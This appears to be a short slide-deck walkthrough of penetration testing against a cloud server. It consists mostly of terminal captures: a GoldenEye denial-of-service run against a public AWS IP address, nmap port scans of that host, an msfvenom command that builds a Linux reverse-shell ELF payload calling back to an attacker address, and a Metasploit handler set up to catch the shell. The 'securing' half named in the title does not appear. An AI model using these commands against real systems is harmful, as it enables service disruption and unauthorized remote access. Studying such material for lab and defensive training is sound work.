The background features a complex abstract design. On the left, there are several concentric circles in shades of blue and grey, some with dashed lines. To the right, a network of blue and grey circuit-like lines with small dots and arrows extends across the page. There are also some grey square patterns scattered in the upper right and lower right areas.


# **PENITRATION TESTING & SECURING CLOUD NETWORK**

**ROHIT GUPTA**


# PENITRATION TESTING

## IMPLEMENTING DOS ATTACK ON CLOUD SERVER

```
root@kali: ~/Desktop/GoldenEye
File Edit View Search Terminal Help
root@kali:~/Desktop/GoldenEye# ./goldeneye.py https://54.161.133.103 -w 100
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'get' with 100 workers running 500 connections each.
Hit CTRL+C to cancel.
```



>>After DoS attack




# FINDING VULNERABILITIES AND EXPLOITATION

```
root@kali: ~  
File Edit View Search Terminal Help  
61532/tcp open unknown  
61900/tcp open unknown  
62078/tcp open iphone-sync  
63331/tcp open unknown  
64623/tcp open unknown  
64680/tcp open unknown  
65000/tcp open unknown  
65129/tcp open unknown  
65389/tcp open unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 7.81 seconds  
root@kali:~# nmap 54.161.133.103  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 03:54 PDT  
Nmap scan report for ec2-54-161-133-103.compute-1.amazonaws.com (54.161.133.103)  
Host is up (0.0098s latency).  
Not shown: 996 filtered ports  
PORT      STATE SERVICE  
20/tcp    closed ftp-data  
21/tcp    closed ftp  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 129.87 seconds  
root@kali:~#
```

>>Creating Payload

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
  
root@kali:~# msfvenom -p linux/x86/shell/reverse_tcp lhost=192.168.18.131 lport=4444 -f elf -o ~/Desktop/sample.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes  
Saved as: /root/Desktop/sample.elf  
root@kali:~#
```

## >>Exploiting Payload



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x [icon] v  
dB'dB'dB' dBbP dBp dBp BB  
dB'dB'dB' dBp dBp dBp BB  
dB'dB'dB' dBbBP dBp dBbBBBBB  
dBbBBbP dBbBBb dBp dBbBP dBp dBbBBbBP  
dB' dBp dB'.BP  
dBp dBbBB' dBp dB'.BP dBp dBp  
dBp dBp dBp dB'.BP dBp dBp  
dBbBBP dBp dBbBBP dBbBBP dBp dBp  
To boldly go where no  
shell has gone before  
=[ metasploit v5.0.34-dev ]  
+ -- ==[ 1902 exploits - 1072 auxiliary - 329 post ]  
+ -- ==[ 550 payloads - 44 encoders - 10 nops ]  
+ -- ==[ 2 evasion ]  
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp  
payload => linux/x86/shell/reverse_tcp  
msf5 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf5 exploit(multi/handler) > set lhostInterrupt: use the 'exit' command to quit  
msf5 exploit(multi/handler) > set lhost 192.168.18.131  
lhost => 192.168.18.131  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.18.131:4444
```

>>Here we tried to find the vulnerabilities on cloud network.

>>We have created payload using MSFVENOM.

>> Try to exploit them using MSFCONSOLE.